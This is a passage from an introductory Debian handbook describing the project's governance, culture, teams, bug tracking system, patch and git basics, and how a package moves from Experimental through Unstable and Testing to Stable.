This constitution defines a certain number of roles and positions, plus responsibilities and authorities for each. It is particularly worth noting that Debian developers always have ultimate decision making authority by a vote of general resolution, wherein a qualified majority of three quarters (75%) of votes is required for significant alterations to be made (such as those with an

impact on the Foundation Documents). However, developers annually elect a “leader” to represent them in meetings, and ensure internal coordination between varying teams. This election is always a period of intense discussions. This leader’s role is not formally defined by any document: candidates for this post usually propose their own definition of the position. In practice, the leader’s roles include serving as a representative to the media, coordinating between “internal” teams, and providing overall guidance to the project, within which the developers can relate: the views of the DPL are implicitly approved by the majority of project members.

Specifically, the leader has real authority; their vote resolves tie votes; they can make any decision which is not already under the authority of someone else and can delegate part of their responsibilities.

Since its inception, the project has been successively led by Ian Murdock, Bruce Perens, Ian Jackson, Wichert Akkerman, Ben Collins, Bdale Garbee, Martin Michlmayr, Branden Robinson, Anthony Towns, Sam Hocevar, Steve McIntyre, Stefano Zacchiroli and Lucas Nussbaum.

The constitution also defines a “technical committee”. This committee’s essential role is to decide on technical matters when the developers involved have not reached an agreement between themselves. Otherwise, this committee plays an advisory role for any developer who fails to make a decision for which they are responsible. It is important to note that they only get involved when invited to do so by one of the parties in question.

Finally, the constitution defines the position of “project secretary”, who is in charge of the organization of votes related to the various elections and general resolutions.

The “general resolution” procedure is fully detailed in the constitution, from the initial discussion period to the final counting of votes. For further details see:

➔ <http://www.debian.org/devel/constitution.en.html>

#### CULTURE

##### **Flamewar, the discussion that catches fire**

A “flamewar” is an exceedingly impassioned debate, which frequently ends up with people attacking each other once all reasonable argumentation has been exhausted on both sides. Certain themes are more frequently subject to polemics than others (the choice of text editor, “do you prefer vi or emacs?”, is an old favorite). The matters often provoke very rapid e-mail exchanges due to the sheer number of people with an opinion on the matter (everyone) and the very personal nature of such questions.

Nothing particularly useful generally comes from such discussions; the general recommendation is to stay out of such debates, and maybe rapidly skim through their content, since reading them in full would be too time-consuming.

Even if this constitution establishes a semblance of democracy, the daily reality is quite different: Debian naturally follows the free software rules of the do-ocracy: the one who does things gets to decide how to do them. A lot of time can be wasted debating the respective merits of various ways to approach a problem; the chosen solution will be the first one that is both functional and satisfying... which will come out of the time that a competent person did put into it.

This is the only way to earn one’s stripes: do something useful and show that one has worked well. Many Debian “administrative” teams operate by co-optation, preferring volunteers who

have already effectively contributed and proved their competence. The public nature of the work of those teams makes it possible for new contributors to observe and start helping without any special privilege. This is why Debian is often described as a “meritocracy”.

#### CULTURE

### **Meritocracy, the reign of knowledge**

Meritocracy is a form of government in which authority is exercised by those with the greatest merit. For Debian, merit is a measure of competence, which is, itself, assessed by observation of past actions by one or more others within the project (Stefano Zacchioli, a former project leader, speaks of “do-ocracy”, meaning “power to those who get things done”). Their simple existence proves a certain level of competence; their achievements generally being free software, with available source code, which can easily be reviewed by peers to assess their quality.

This effective operational method guarantees the quality of contributors in the “key” Debian teams. This method is by no means perfect and occasionally there are those who do not accept this way of operating. The selection of developers accepted in the teams may appear a bit arbitrary, or even unfair. Furthermore, not everybody has the same definition of the service expected from these teams. For some, it is unacceptable to have to wait eight days for inclusion of a new Debian package, while others will wait patiently for three weeks without a problem. As such, there are regular complaints from the disgruntled about the “quality of service” from some teams.

#### COMMUNITY

### **Integration of new maintainers**

The team in charge of admitting new developers is the most regularly criticized. One must acknowledge that, throughout the years, the Debian project has become more and more demanding of the developers that it will accept. Some people may see some injustice in that, but we must confess that what were only little challenges at the beginning have become much greater in a community of over 1,000 people, when it comes to ensuring the quality and integrity of everything that Debian produces for its users.

Furthermore, the acceptance procedure is concluded by review of the candidacy by a small team, the Debian Account Managers. These managers are, thus, particularly exposed to criticism, since they have final say in the inclusion or rejection of a volunteer within the Debian developers community. In practice, sometimes they must delay the acceptance of a person until they have learned more about the operations of the project. One can, of course, contribute to Debian before being accepted as an official developer, by being sponsored by current developers.

### 1.3.2. The Active Role of Users

One might wonder if it is relevant to mention the users among those who work within the Debian project, but the answer is a definite yes: they play a critical role in the project. Far from being “passive”, some users run development versions of Debian and regularly file bug reports to indicate problems. Others go even further and submit ideas for improvements, by filing a bug report with a severity level of “wishlist”, or even submit corrections to the source code, called “patches” (see sidebar [“Patch, the way to send a fix”](#) page 15).

**Bug tracking system**

The Debian Bug Tracking System (Debian BTS) is used by large parts of the project. The public part (the web interface) allows users to view all bugs reported, with the option to display a sorted list of bugs selected according to various criteria, such as: affected package, severity, status, address of the reporter, address of the maintainer in charge of it, tag, etc. It is also possible to browse the complete historical listing of all discussions regarding each of the bugs.

Below the surface, the Debian BTS is e-mail based: all information that it stores comes from messages sent by the various persons involved. Any e-mail sent to [12345@bugs.debian.org](mailto:12345@bugs.debian.org) will, thus, be assigned to the history for bug number 12345. Authorized persons may “close” a bug by writing a message describing the reasons for the decision to close to [12345-done@bugs.debian.org](mailto:12345-done@bugs.debian.org) (a bug is closed when the indicated problem is resolved or no longer relevant). A new bug is reported by sending an e-mail to [submit@bugs.debian.org](mailto:submit@bugs.debian.org) according to a specific format which identifies the package in question. The address [control@bugs.debian.org](mailto:control@bugs.debian.org) allows editing of all the “meta-information” related to a bug.

The Debian BTS has other functional features, as well, such as the use of tags for labeling bugs. For more information, see

➔ <http://www.debian.org/Bugs/>

**Severity of a bug**

The severity of a bug formally assigns a degree of gravity to the reported problem. Effectively, not all bugs have the same importance; for instance, a typo in a manual page is not comparable to a security vulnerability in server software.

Debian uses an extended scale to describe the severity of a bug. Each level is defined precisely in order to facilitate the selection thereof.

➔ <http://www.debian.org/Bugs/Developer#severities>

Additionally, numerous satisfied users of the service offered by Debian like to make a contribution of their own to the project. As not everyone has appropriate levels of expertise in programming, they may choose to assist with the translation and review of documentation. There are language-specific mailing lists to coordinate this work.

➔ <https://lists.debian.org/i18n.html>

➔ <http://www.debian.org/international/>

**What are i18n and l10n?**

“i18n” and “l10n” are the abbreviations for the words “internationalization” and “localization”, respectively, preserving the initial and last letter of each word, and the number of letters in the middle.

To “internationalize” a program consists of modifying it so that it can be translated (localized). This involves partially rewriting a program initially written to work in one language in order to be able to open it to all languages.

To “localize” a program consists of translating the original messages (frequently in English) to another language. For this, it must have already been internationalized.

In summary, internationalization prepares the software for translation, which is then executed by localization.

**Patch, the way to send a fix**

A patch is a file describing changes to be made to one or more reference files. Specifically, it will contain a list of lines to be removed or added to the code, as well as (sometimes) lines taken from the reference text, replacing the modifications in context (they allow identification of the placement of the changes if the line numbers have changed).

The tool used for applying the modifications given in such a file is simply called `patch`. The tool that creates it is called `diff`, and is used as follows:

```
$ diff -u file.old file.new >file.patch
```

The `file.patch` file contains the instructions for changing the content of `file.old` into `file.new`. We can send it to someone, who can then use it to recreate `file.new` from the two others, like this:

```
$ patch -p0 file.old <file.patch
```

The file, `file.old`, is now identical to `file.new`.

**Report a bug with reportbug**

The `reportbug` tool facilitates sending bug reports on a Debian package. It helps making sure the bug in question hasn't already been filed, thus preventing redundancy in the system. It reminds the user of the definitions of the severity levels, for the report to be as accurate as possible (the developer can always fine-tune these parameters later, if needed). It helps writing a complete bug report without the user needing to know the precise syntax, by writing it and allowing the user to edit it. This report will then be sent via an e-mail server (local, by default, but `reportbug` can also use a remote server).

This tool first targets the development versions, which is where the bugs will be fixed. Effectively, changes are not welcome in a stable version of Debian, with very few exceptions for security updates or other important updates (if, for example, a package is not working at all). A correction of a minor bug in a Debian package must, thus, wait for the next stable version.

All of these contribution mechanisms are made more efficient by users' behavior. Far from being a collection of isolated persons, users are a true community within which numerous exchanges take place. We especially note the impressive activity on the user discussion mailing list, [debian-user@lists.debian.org](mailto:debian-user@lists.debian.org) (chapter 7, “Solving Problems and Finding Relevant Information” page 134 discusses this in greater detail).

Not only do users help themselves (and others) on technical issues that directly affect them, but they also discuss the best ways to contribute to the Debian project and help it move forward — discussions that frequently result in suggestions for improvements.

Since Debian does not expend funds on any self-promoting marketing campaigns, its users play an essential role in its diffusion, ensuring its fame via word-of-mouth.

This method functions quite well, since Debian fans are found at all levels of the free software community: from install parties (workshops where seasoned users assist newcomers to install the system) organized by local LUGs or “Linux User Groups”, to association booths at large tech conventions dealing with Linux, etc.



Volunteers make posters, brochures, stickers, and other useful promotional materials for the project, which they make available to everyone, and which Debian provides freely on its website:

➡ <http://www.debian.org/events/material>

### 1.3.3. Teams and Sub-Projects

Debian has been organized, right from the start, around the concept of source packages, each with its maintainer or group of maintainers. Many work teams have emerged over time, ensuring administration of the infrastructure, management of tasks not specific to any package in particular (quality assurance, Debian Policy, installer, etc.), with the latest series of teams growing up around sub-projects.

#### *Existing Debian Sub-Projects*

To each their own Debian! A sub-project is a group of volunteers interested in adapting Debian to specific needs. Beyond the selection of a sub-group of programs intended for a particular domain (education, medicine, multimedia creation, etc.), sub-projects are also involved in improving existing packages, packaging missing software, adapting the installer, creating specific documentation, and more.

#### VOCABULARY

##### **Sub-project and derivative distribution**

The development process for a derivative distribution consists in starting with a particular version of Debian and making a number of modifications to it. The infrastructure used for this work is completely external to the Debian project. There isn't necessarily a policy for contributing improvements. This difference explains how a derivative distribution may "diverge" from its origins, and why they have to regularly resynchronize with their source in order to benefit from improvements made upstream.

On the other hand, a sub-project can not diverge, since all the work on it consists of directly improving Debian in order to adapt it to a specific goal.

The most known distribution derived from Debian is, without a doubt, Ubuntu, but there are many. See appendix A, "[Derivative Distributions](#)" page 441 to learn about their particularities and their positioning in relationship to Debian.

Here is a small selection of current sub-projects:

- Debian-Junior, by Ben Armstrong, offering an appealing and easy to use Debian system for children;
- Debian-Edu, by Petter Reinholdtsen, focused on the creation of a specialized distribution for the academic world;
- Debian Med, by Andreas Tille, dedicated to the medical field;
- Debian Multimedia which deals with audio and multimedia work;
- Debian-Desktop which focuses on the desktop and coordinates artwork for the default theme;

- Debian GIS which takes care of Geographical Information Systems applications and users;
- Debian Accessibility, finally, improving Debian to match the requirements of people with disabilities.

This list will most likely continue to grow with time and improved perception of the advantages of Debian sub-projects. Fully supported by the existing Debian infrastructure, they can, in effect, focus on work with real added value, without worrying about remaining synchronized with Debian, since they are developed within the project.

### *Administrative Teams*

Most administrative teams are relatively closed and recruit only by cooptation. The best means to become a part of one is to intelligently assist the current members, demonstrating that you have understood their objectives and methods of operation.

The ftpmasters are in charge of the official archive of Debian packages. They maintain the program that receives packages sent by developers and automatically stores them, after some checks, on the reference server ([ftp-master.debian.org](http://ftp-master.debian.org)).

They must also verify the licenses of all new packages, in order to ensure that Debian may distribute them, prior to including them in the corpus of existing packages. When a developer wishes to remove a package, they address this team through the bug tracking system and the [ftp.debian.org](http://ftp.debian.org) “pseudo-package”.

#### VOCABULARY

#### **The pseudo-package, a monitoring tool**

The bug tracking system, initially designed to associate bug reports with a Debian package, has proved very practical to manage other matters: lists of problems to be resolved or tasks to manage without any link to a particular Debian package. The “pseudo-packages” allow, thus, certain teams to use the bug tracking system without associating a real package with their team. Everyone can, thus, report issues that needs to be dealt with. For instance, the BTS has a [ftp.debian.org](http://ftp.debian.org) entry that is used to report and track problems on the official package archive or simply to request removal of a package. Likewise, the [www.debian.org](http://www.debian.org) pseudo-package refers to errors on the Debian website, and [lists.debian.org](http://lists.debian.org) gathers all the problems concerning the mailing lists.

The *Debian System Administrators* (DSA) team ([debian-admin@lists.debian.org](mailto:debian-admin@lists.debian.org)), as one might expect, is responsible for system administration of the many servers used by the project. They ensure optimal functioning of all base services (DNS, Web, e-mail, shell, etc.), install software requested by Debian developers, and take all precautions in regards to security.

➡ <https://dsa.debian.org>

TOOL

### **FusionForge, the Swiss Army Knife of collaborative development**

FusionForge is a program that enables creation of sites similar to [www.sourceforge.net](http://www.sourceforge.net), [alioth.debian.org](http://alioth.debian.org), or even [savannah.gnu.org](http://savannah.gnu.org). It hosts projects and provides a range of services that facilitate collaborative development. Each project will have a dedicated virtual space there, including a web site, several “ticketing” systems to track — most commonly — bugs and patches, a survey tool, file storage, forums, version control system repositories, mailing lists and various other related services.

[alioth.debian.org](http://alioth.debian.org) is Debian’s FusionForge server, administered by Tollef Fog Heen, Stephen Gran, and Roland Mas. Any project involving one or more Debian developers can be hosted there.

➤ <http://alioth.debian.org/>

Although rather complex internally, due to the broad range of services that it provides, FusionForge is otherwise relatively easy to install, thanks to the exceptional work of Roland Mas and Christian Bayle on the *fusionforge* Debian package.

TOOL

### **Debian Package Tracker**

This is one of Raphaël’s creations. The basic idea is, for a given package, to centralize as much information as possible on a single page. Thus, one can quickly check the status of a program, identify tasks to be completed, and offer one’s assistance. This is why this page gathers all bug statistics, available versions in each distribution, progress of a package in the *Testing* distribution, the status of translations of descriptions and debconf templates, the possible availability of a new upstream version, notices of noncompliance with the latest version of the Debian Policy, information on the maintainer, and any other information that said maintainer wishes to include.

➤ <https://tracker.debian.org/>

An e-mail subscription service completes this web interface. It automatically sends the following selected information to the list: bugs and related discussions, availability of a new version on the Debian servers, new translations available for proof-reading, etc.

Advanced users can, thus, follow all of this information closely and even contribute to the project, once they’ve got a good enough understanding of how it works.

Another web interface, known as *Debian Developer’s Packages Overview* (DDPO), provides each developer a synopsis of the status of all Debian packages placed under their charge.

➤ <https://qa.debian.org/developer.php>

These two websites are tools developed and managed by the group responsible for quality assurance within Debian (known as Debian QA).

The *listmasters* administer the e-mail server that manages the mailing lists. They create new lists, handle bounces (delivery failure notices), and maintain spam filters (unsolicited bulk e-mail).

CULTURE

### **Traffic on the mailing lists: some figures**

The mailing lists are, without a doubt, the best testimony to activity on a project, since they keep track of everything that happens. Some statistics (from 2015) regarding our mailing lists speak for themselves: Debian hosts more than 240 lists, totaling 212,000 individual subscriptions. The 27,000 messages sent each month generate 476,000 e-mails daily.

Each specific service has its own administration team, generally composed of volunteers who have installed it (and also frequently programmed the corresponding tools themselves). This is the case of the bug tracking system (BTS), the package tracker, alioth.debian.org (FusionForge server, see sidebar “[FusionForge, the Swiss Army Knife of collaborative development](#)” page 18), the services available on qa.debian.org, lintian.debian.org, buildd.debian.org, cdimage.debian.org, etc.

### *Development Teams, Transversal Teams*

Unlike administrative teams, the development teams are rather widely open, even to outside contributors. Even if Debian does not have a vocation to create software, the project needs some specific programs to meet its goals. Of course, developed under a free software license, these tools make use of methods proven elsewhere in the free software world.

#### CULTURE

##### Git

Git is a tool for collaborative work on multiple files, while maintaining a history of modifications. The files in question are generally text files, such as a program’s source code. If several people work together on the same file, `git` can only merge the alterations made if they were made to different portions of the file. Otherwise, these “conflicts” must be resolved by hand.

Git is a distributed system where each user has a repository with the complete history of changes. Central repositories are used to download the project (`git clone`) and to share the work done with others (`git push`). The repository can contain multiple versions of the files but only one version can be worked on at a given time: it’s called the working copy (it can be changed to point to another version with `git checkout`). Git can show you the modifications made to the working copy (`git diff`), can store them in the repository by creating a new entry in the versions history (`git commit`), can update the working copy to include modifications made in parallel by other users (`git pull`), and can record a particular configuration in the history in order to be able to easily extract it later on (`git tag`).

Git makes it easy to handle multiple concurrent versions of a project in development without them interfering with each other. These versions are called *branches*. This metaphor of a tree is fairly accurate, since a program is initially developed on a common trunk. When a milestone has been reached (such as version 1.0), development continues on two branches: the development branch prepares the next major release, and the maintenance branch manages updates and fixes for version 1.0.

Git is, nowadays, the most popular version control system but it is not the only one. Historically, CVS (Concurrent Versions System) was the first widely used tool but its numerous limitations contributed to the appearance of more modern free alternatives. These include, especially, subversion (`svn`), `git`, bazaar (`bzr`), and mercurial (`hg`).

- <http://www.nongnu.org/cvs/>
- <http://subversion.apache.org/>
- <http://git-scm.com/>
- <http://bazaar.canonical.com/>
- <http://mercurial.selenic.com/>

Debian has developed little software of its own, but certain programs have assumed a starring role, and their fame has spread beyond the scope of the project. Good examples are `dpkg`, the Debian package management program (it is, in fact, an abbreviation of Debian PaCkAGe, and generally pronounced as “dee-package”), and `apt`, a tool to automatically install any Debian package, and its dependencies, guaranteeing the consistency of the system after an upgrade (its name is an acronym for Advanced Package Tool). Their teams are, however, much smaller, since a rather high level of programming skill is required to gain an overall understanding of the operations of these types of programs.

The most important team is probably that for the Debian installation program, `debian-installer`, which has accomplished a work of momentous proportions since its conception in 2001. Numerous contributors were needed, since it is difficult to write a single program able to install Debian on a dozen different architectures. Each one has its own mechanism for booting and its own bootloader. All of this work is coordinated on the [debian-boot@lists.debian.org](mailto:debian-boot@lists.debian.org) mailing list, under the direction of Cyril Brulebois.

➡ <http://www.debian.org/devel/debian-installer/>

➡ [http://joeyh.name/blog/entry/d-i\\_retrospective/](http://joeyh.name/blog/entry/d-i_retrospective/)

The (very small) `debian-cd` program team has an even more modest objective. Many “small” contributors are responsible for their architecture, since the main developer can not know all the subtleties, nor the exact way to start the installer from the CD-ROM.

Many teams must collaborate with others in the activity of packaging: [debian-qa@lists.debian.org](mailto:debian-qa@lists.debian.org) tries, for example, to ensure quality at all levels of the Debian project. The [debian-policy@lists.debian.org](mailto:debian-policy@lists.debian.org) list develops Debian Policy according to proposals from all over the place. The teams in charge of each architecture ([debian-architecture@lists.debian.org](mailto:debian-architecture@lists.debian.org)) compile all packages, adapting them to their particular architecture, if needed.

Other teams manage the most important packages in order to ensure maintenance without placing too heavy a load on a single pair of shoulders; this is the case with the C library and [debian-glibc@lists.debian.org](mailto:debian-glibc@lists.debian.org), the C compiler on the [debian-gcc@lists.debian.org](mailto:debian-gcc@lists.debian.org) list, or Xorg on the [debian-x@lists.debian.org](mailto:debian-x@lists.debian.org) (this group is also known as the X Strike Force).

## 1.4. Follow Debian News

As already mentioned, the Debian project evolves in a very distributed, very organic way. As a consequence, it may be difficult at times to stay in touch with what happens within the project without being overwhelmed with a never-ending flood of notifications.

If you only want the most important news about Debian, you probably should subscribe to the [debian-announce@lists.debian.org](mailto:debian-announce@lists.debian.org) list. This is a very low-traffic list (around a dozen messages a year), and only gives the most important announcements, such as the availability of a new stable release, the election of a new Project Leader, or the yearly Debian Conference.

➡ <https://lists.debian.org/debian-announce/>

More general (and regular) news about Debian are sent to the [debian-news@lists.debian.org](mailto:debian-news@lists.debian.org) list. The traffic on this list is quite reasonable too (usually around a handful of messages a month), and it includes the semi-regular “Debian Project News”, which is a compilation of various small bits of information about what happens in the project. Since all Debian developers can contribute these news when they think they have something noteworthy to make public, the DPN gives a valuable insight while staying rather focused on the project as a whole.

➔ <https://lists.debian.org/debian-news/>

#### COMMUNITY

### The publicity and press teams

Debian’s official communication channels are managed by volunteers of the Debian publicity team and of the press team. Members of the latter are delegates of the Debian Project Leader and handle official press releases. The publicity team is much less formal and welcomes contributions from everybody, be it to write articles for “Debian Project News” or to animate the [@debian](https://identi.ca/debian) Identi.ca microblogging account.

➔ <http://wiki.debian.org/Teams/Press>

➔ <http://wiki.debian.org/Teams/Publicity>

For more information about the evolution of Debian and what is happening at some point in time in various teams, there’s also the [debian-devel-announce@lists.debian.org](mailto:debian-devel-announce@lists.debian.org) list. As its name implies, the announcements it carries will probably be more interesting to developers, but it also allows interested parties to keep an eye on what happens in more concrete terms than just when a stable version is released. While [debian-announce@lists.debian.org](mailto:debian-announce@lists.debian.org) gives news about the user-visible results, [debian-devel-announce@lists.debian.org](mailto:debian-devel-announce@lists.debian.org) gives news about how these results are produced. As a side note, “d-d-a” (as it is sometimes referred to) is the only list that Debian developers must be subscribed to.

➔ <https://lists.debian.org/debian-devel-announce/>

A more informal source of information can also be found on Planet Debian, which aggregates articles posted by Debian contributors on their respective blogs. While the contents do not deal exclusively with Debian development, they provide a view into what is happening in the community and what its members are up to.

➔ <http://planet.debian.org/>

The project is also well represented on social networks. While Debian only has an official presence on platforms built with free software (like the Identi.ca microblogging platform, powered by *pump.io*), there are many Debian contributors who are animating Twitter accounts, Facebook pages, Google+ pages, and more.

➔ <https://identi.ca/debian>

➔ <https://twitter.com/debian>

➔ <https://www.facebook.com/debian>

➔ <https://plus.google.com/111711190057359692089>

## 1.5. The Role of Distributions

A GNU/Linux distribution has two main objectives: install a free operating system on a computer (either with or without an existing system or systems), and provide a range of software covering all of the users' needs.

### 1.5.1. The Installer: `debian-installer`

The `debian-installer`, designed to be extremely modular in order to be as generic as possible, targets the first objective. It covers a broad range of installation situations and in general, greatly facilitates the creation of a derivative installer corresponding to a particular case.

This modularity, which also makes it very complex, may be daunting for the developers discovering this tool; but whether used in graphical or text mode, the user's experience is still similar. Great efforts have been made to reduce the number of questions asked at installation time, in particular thanks to the inclusion of automatic hardware detection software.

It is interesting to note that distributions derived from Debian differ greatly on this aspect, and provide a more limited installer (often confined to the i386 or amd64 architectures), but more user-friendly for the uninitiated. On the other hand, they usually refrain from straying too far from package contents in order to benefit as much as possible from the vast range of software offered without causing compatibility problems.

### 1.5.2. The Software Library

Quantitatively, Debian is undeniably the leader in this respect, with over 21,000 source packages. Qualitatively, Debian's policy and long testing period prior to releasing a new stable version justify its reputation for stability and consistency. As far as availability, everything is available on-line through many mirrors worldwide, with updates pushed out every six hours.

Many retailers sell CD-ROMs on the Internet at a very low price (often at cost), the "images" for which are freely available for download. There is only one drawback: the low frequency of releases of new stable versions (their development sometimes takes more than two years), which delays the inclusion of new software.

Most new free software programs quickly find their way into the development version which allows them to be installed. If this requires too many updates due to their dependencies, the program can also be recompiled for the stable version of Debian (see chapter 15, "[Creating a Debian Package](#)" page 420 for more information on this topic).

## 1.6. Lifecycle of a Release

The project will simultaneously have three to six different versions of each program, named *Experimental*, *Unstable*, *Testing*, *Stable*, *Oldstable*, and even *Oldoldstable*. Each one corresponds to

a different phase in development. For a good understanding, let us take a look at a program’s journey, from its initial packaging to inclusion in a stable version of Debian.

VOCABULARY

**Release**

The term “release”, in the Debian project, indicates a particular version of a distribution (e.g., “unstable release” means “the unstable version”). It also indicates the public announcement of the launch of any new version (stable).

### 1.6.1. The *Experimental* Status

First let us take a look at the particular case of the *Experimental* distribution: this is a group of Debian packages corresponding to the software currently in development, and not necessarily completed, explaining its name. Not everything passes through this step; some developers add packages here in order to get feedback from more experienced (or braver) users.

Otherwise, this distribution frequently houses important modifications to base packages, whose integration into *Unstable* with serious bugs would have critical repercussions. It is, thus, a completely isolated distribution, its packages never migrate to another version (except by direct, express intervention of the maintainer or the ftpmasters). It is also not self-contained: only a subset of the existing packages are present in *Experimental*, and it generally does not include the base system. This distribution is therefore mostly useful in combination with another, self-contained, distribution such as *Unstable*.


### 1.6.2. The *Unstable* Status

Let us turn back to the case of a typical package. The maintainer creates an initial package, which they compile for the *Unstable* version and place on the ftp-master.debian.org server. This first event involves inspection and validation from the ftpmasters. The software is then available in the *Unstable* distribution, which is the “cutting edge” distribution chosen by users who are more concerned with having up to date packages than worried about serious bugs. They discover the program and then test it.

If they encounter bugs, they report them to the package’s maintainer. The maintainer then regularly prepares corrected versions, which they upload to the server.

Every newly updated package is updated on all Debian mirrors around the world within six hours. The users then test the corrections and search for other problems resulting from the modifications. Several updates may then occur rapidly. During these times, autobuilder robots come into action. Most frequently, the maintainer has only one traditional PC and has compiled their package on the amd64 (or i386) architecture; the autobuilders take over and automatically compile versions for all the other architectures. Some compilations may fail; the maintainer will then receive a bug report indicating the problem, which is then to be corrected in the next versions. When the bug is discovered by a specialist for the architecture in question, the bug report may come with a patch ready to use.





**Figure 1.2** *Compilation of a package by the autobuilders*

QUICK LOOK

**buildd, the Debian package recompiler**

*buildd* is the abbreviation of “build daemon”. This program automatically recompiles new versions of Debian packages on the architectures on which it is hosted (cross-compilation is avoided as much as possible).

Thus, to produce binaries for the arm64 architecture, the project has arm64 machines available. The *buildd* program runs on them continuously and creates binary packages for arm64 from source packages sent by Debian developers.

This software is used on all the computers serving as autobuilders for Debian. By extension, the term *buildd* frequently is used to refer to these machines, which are generally reserved solely for this purpose.

### 1.6.3. Migration to *Testing*

A bit later, the package will have matured; compiled on all the architectures, it will not have undergone recent modifications. It is then a candidate for inclusion in the *Testing* distribution — a group of *Unstable* packages chosen according to some quantifiable criteria. Every day a program automatically selects the packages to include in *Testing*, according to elements guaranteeing a certain level of quality:

1. lack of critical bugs, or, at least fewer than the version currently included in *Testing*;

2. at least 10 days spent in *Unstable*, which is sufficient time to find and report any serious problems;
3. successful compilation on all officially supported architectures;
4. dependencies that can be satisfied in *Testing*, or that can at least be moved there together with the package in question.

This system is clearly not infallible; critical bugs are regularly found in packages included in *Testing*. Still, it is generally effective, and *Testing* poses far fewer problems than *Unstable*, being for many, a good compromise between stability and novelty.

NOTE

#### Limitations of *Testing*

While very interesting in principle, *Testing* does have some practical problems: the tangle of cross-dependencies between packages is such that a package can rarely move there completely on its own. With packages all depending upon each other, it is sometimes necessary to migrate a large number of packages simultaneously, which is impossible when some are uploading updates regularly. On the other hand, the script identifying the families of related packages works hard to create them (this would be an NP-complete problem, for which, fortunately, we know some good heuristics). This is why we can manually interact with and guide this script by suggesting groups of packages, or imposing the inclusion of certain packages in a group, even if this temporarily breaks some dependencies. This functionality is accessible to the Release Managers and their assistants.

Recall that an NP-complete problem is of an exponential algorithmic complexity according to the size of the data, here being the length of the code (the number of figures) and the elements involved. The only way to resolve it is frequently to examine all possible configurations, which could require enormous means. A heuristic is an approximate, but satisfying, solution.

COMMUNITY

#### The Release Manager


Release Manager is an important title, associated with heavy responsibilities. The bearer of this title must, in effect, manage the release of a new, stable version of Debian, and define the process for development of *Testing* until it meets the quality criteria for *Stable*. They also define a tentative schedule (not always followed).

We also have Stable Release Managers, often abbreviated SRM, who manage and select updates for the current stable version of Debian. They systematically include security patches and examine all other proposals for inclusion, on a case by case basis, sent by Debian developers eager to update their package in the stable version.

### 1.6.4. The Promotion from *Testing* to *Stable*

Let us suppose that our package is now included in *Testing*. As long as it has room for improvement, its maintainer must continue to improve it and restart the process from *Unstable* (but its later inclusion in *Testing* is generally faster: unless it changed significantly, all of its dependencies are already available). When it reaches perfection, the maintainer has completed their work. The next step is the inclusion in the *Stable* distribution, which is, in reality, a simple copy of *Testing* at a moment chosen by the Release Manager. Ideally this decision is made when the installer is ready, and when no program in *Testing* has any known critical bugs.

Since this moment never truly arrives, in practice, Debian must compromise: remove packages whose maintainer has failed to correct bugs on time, or agree to release a distribution packages with some bugs in the thousands of programs. The Release Manager will have previously announced a freeze period, during which each update to *Testing* must be approved. The goal here is to prevent any new version (and its new bugs), and to only approve updates fixing bugs.



**Figure 1.3** A package's path through the various Debian versions

VOCABULARY

**Freeze: the home straight**

During the freeze period, development of the *Testing* distribution is blocked; no more automatic updates are allowed. Only the Release Managers are then authorized to change packages, according to their own criteria. The purpose is to prevent the appearance of new bugs by introducing new versions; only thoroughly examined updates are authorized when they correct significant bugs.

After the release of a new stable version, the Stable Release Manager manages all further development (called “revisions”, ex: 7.1, 7.2, 7.3 for version 7). These updates systematically include all security patches. They will also include the most important corrections (the maintainer of a package must prove the gravity of the problem that they wish to correct in order to have their updates included).

At the end of the journey, our hypothetical package is now included in the stable distribution. This journey, not without its difficulties, explains the significant delays separating the Debian

